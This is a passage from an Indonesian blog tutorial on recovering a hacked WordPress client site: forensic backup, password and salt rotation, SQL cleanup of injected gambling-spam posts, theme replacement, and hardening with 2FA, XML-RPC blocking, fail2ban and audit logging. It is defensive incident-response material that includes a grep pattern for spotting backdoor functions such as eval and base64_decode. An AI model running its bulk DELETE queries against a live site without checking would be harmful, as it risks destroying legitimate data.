Setelah 7 tanda di-identify dan cleanup, recovery step yang saya jalankan (urut, jangan dibalik):
Step 1: Snapshot forensic evidence:
# Backup post-compromise state ke /tmp untuk evidence (bukan untuk restore!)
mkdir /tmp/forensic-snapshot-$(date +%Y%m%d)
rsync -a /home/user/public_html/ /tmp/forensic-snapshot-$(date +%Y%m%d)/files/
mysqldump -u root -p [db_name] > /tmp/forensic-snapshot-$(date +%Y%m%d)/db.sql
Backup ini jangan di-restore. Untuk evidence + analysis post-cleanup (cek timeline attacker, IP origin, dll).
Step 2: Rotate password admin:
wp user update klien_real --user_pass="$(openssl rand -base64 24)"Output password baru, kirim ke klien via channel aman (Signal, ProtonMail, jangan WhatsApp).
Step 3 — Rotate password DB:
cPanel → MySQL Databases → Change Password → generate new password 24 char random.
Update wp-config.php:
define('DB_PASSWORD', 'new_password_here');Step 4: Rotate WP salts (kritis):
# Generate salt baru
curl -s https://api.wordpress.org/secret-key/1.1/salt/ > /tmp/new-salts.txt
cat /tmp/new-salts.txt
Paste ke wp-config.php (ganti 8 SALT line existing). Setelah file disave, semua user session ter-invalidate (termasuk attacker).
Step 5: Force logout semua session aktif:
DELETE FROM wp_usermeta WHERE meta_key = 'session_tokens';Step 6: Restore file dari backup pre-compromise:
Klien punya UpdraftPlus backup terjadwal weekly. Backup terakhir sebelum compromise = 29 April 2026 (5 hari sebelum incident discovery 4 Mei). Restore via UpdraftPlus → restore file only (bukan DB), karena DB klien banyak post legit yang perlu di-preserve.
Step 7: Cleanup DB injection selektif:
-- Delete post spam injected
DELETE FROM wp_posts
WHERE post_status = 'publish'
  AND (post_title LIKE '%slot gacor%'
       OR post_content LIKE '%judi online%'
       OR post_title LIKE '%bandar%');
-- Verify count post turun dari 505 ke 287
SELECT COUNT(*) FROM wp_posts WHERE post_status = 'publish';
Hasil: 218 post spam dihapus, 287 post legit remain.
Step 8: Update core WP + plugin remain:
wp core update                # WP 6.4.2 → 6.5.x latest
wp plugin update --all        # Update semua plugin
Step 9: Uninstall theme nulled + ganti legitimate:
wp theme delete [nulled-theme-name]
wp theme install astra --activate
Klien edukasi: theme premium $59-99/tahun adalah insurance murah dibanding theme nulled “gratis” yang ujung-ujungnya bayar dengan kompromi.
11. Hardening: 5 Action Wajib Setelah Recovery
Post-recovery wajib harden untuk cegah recurrence. 5 action minimum:
(1) 2FA untuk semua admin user
Install Wordfence Login Security (free, terpisah dari Wordfence full):
wp plugin install wordfence-login-security --activateEnable 2FA via TOTP (Google Authenticator / Authy / 1Password TOTP). Setup 5 menit per user.
(2) Disable file editing dari WP dashboard
wp-config.php:
define('DISALLOW_FILE_EDIT', true);
define('DISALLOW_FILE_MODS', true);  // optional: disable plugin/theme install dari dashboard
Setelah ini, attacker yang dapat akses admin tetap tidak bisa edit theme/plugin file lewat dashboard.
(3) Disable XML-RPC
Kalau Anda tidak pakai JetPack atau WP mobile app, disable XML-RPC. XML-RPC adalah entry point brute force yang bypass rate limit wp-login.php.
Apache .htaccess:
<Files xmlrpc.php>
    Order Deny,Allow
    Deny from all
</Files>
Nginx:
location = /xmlrpc.php {
    deny all;
    return 403;
}
(4) fail2ban filter untuk WordPress
VPS-only (tidak available di shared hosting). Filter custom untuk auto-block IP yang gagal login 5x dalam 10 menit:
/etc/fail2ban/filter.d/wordpress.conf:
[Definition]
failregex = ^<HOST> -.*"POST .*wp-login\.php.* 200
            ^<HOST> -.*"POST .*xmlrpc\.php.* 200
ignoreregex =/etc/fail2ban/jail.local:
[wordpress]
enabled = true
port = http,https
filter = wordpress
logpath = /var/log/nginx/access.log
maxretry = 5
findtime = 600
bantime = 3600
(5) Audit log plugin (Simple History atau WP Activity Log)
wp plugin install simple-history --activateSetelah aktif, log semua action admin user: login, update plugin/theme/post, user create/delete, file edit. Monitor weekly untuk anomali. Free tier cukup untuk 90% use case.
12. FAQ
Wordfence Free vs Premium worth-it untuk site klien produksi?
Wordfence Free cukup untuk site personal/blog low-profile. Untuk site klien produksi (e-commerce, business site dengan traffic), saya rekomendasi Premium ($119/tahun) karena: real-time firewall (vs delayed di free), real-time IP block list, country block, leaked password check. ROI gampang tercapai vs cost recovery setelah compromise.
Backup strategy yang cocok untuk WP (frequency + retention)?
Untuk site klien produksi: daily incremental + weekly full + monthly offsite archive. Retention: 30 daily + 12 weekly + 6 monthly. Tools: UpdraftPlus Premium, BackWPup Pro, atau VPS-level (rsync + restic). Storage: Backblaze B2 ($6/TB/bulan), Wasabi, atau Cloudflare R2.
Theme nulled = pasti backdoor? Cara identify backdoor di theme nulled?
90%+ theme nulled punya backdoor, tidak ada incentive yang share theme premium gratis tanpa nyisipkan backdoor. Cara identify: scan dengan grep -r “eval|base64_decode|gzinflate|str_rot13|preg_replace.*/e” wp-content/themes/[theme]/. Kalau ada match, hampir pasti backdoor. Tapi better solution: jangan pakai theme nulled, beli legit $59-99/tahun adalah insurance murah.
Bisa recovery tanpa SSH access (cPanel only)?
Bisa, tapi lebih lama. cPanel File Manager untuk delete file PHP di uploads, phpMyAdmin untuk query DB cleanup, WordPress Toolkit (Plesk) untuk scan + restore backup. Tools wp-cli tidak available, semua action via browser GUI. Estimasi waktu cleanup 2× lebih lama (4 jam vs 2 jam dengan SSH).
Kapan saya harus reinstall full WP (bukan cleanup partial)?
Reinstall full wajib kalau: (1) Anda tidak tahu kapan compromise terjadi (no clear timeline = mungkin attacker punya akses 6 bulan), (2) wp-config.php dimodifikasi (constant aneh, eval line), tidak yakin Anda find semuanya, (3) plugin core WP files dimodifikasi (cek dengan wp core verify-checksums). Reinstall: download WP fresh, restore DB clean dari backup pre-compromise, re-install plugin/theme legit only.
Plugin security yang Anda rekomendasi untuk klien produksi?
Wordfence Premium ($119/tahun) sebagai firewall + scanner full feature. Sucuri ($199.99/tahun) kalau butuh malware cleanup service include. MalCare ($99/tahun) cheaper alternatif dengan focus malware. Untuk free tier: kombinasi Wordfence Free + Simple History + WP Hardening + manual forensic skill (artikel ini).
13. Penutup
Recap 7 tanda compromise WordPress + recovery 2 jam:
- Admin user baru tidak dikenal (
wp_usersquery) - File modifikasi mtime aneh (
find -mtime) - PHP file di
wp-content/uploads/(web shell) - 14k login attempt dari IP aneh (access.log)
- Cron job WP suspicious (
wp cron event list) .htaccess+wp-config.phpinjection (diff vs clean)- Plugin/theme “ghost” reactivated (active_plugins vs filesystem)
Recovery: rotate credentials + restore backup pre-compromise + cleanup DB injection selektif. Hardening: 2FA + disable file edit + disable XML-RPC + fail2ban + audit log.
Pesan utama: nulled theme + abandoned plugin = combo deadly. Theme/plugin premium $59-99/tahun adalah insurance murah dibanding cost recovery + reputational damage saat site klien jadi spam farm di Google.
Plugin security adalah second line of defense, bukan first. First line = update WP core/plugin/theme rutin + theme/plugin legitimate + backup strategy + monitor manual. Tidak ada tool gratis yang 100% prevent, tapi 7 tanda di artikel ini bisa detect cepat saat sudah terjadi.
Untuk deep-dive topik terkait:
- Audit Plugin WordPress: 5 Plugin yang Saya Banned → sister article tentang plugin abandoned
- Migrasi WordPress dari Shared Hosting ke VPS dalam 90 Menit → kalau klien butuh kontrol full
- VPS CPU 100% Padahal Idle: Trace dengan strace + lsof → OS-level forensic counterpart
- Database Query Slow di WordPress: Optimize 5 Query Tersering → performance tuning
- Cara Backup Otomatis Website → prerequisite untuk recovery cepat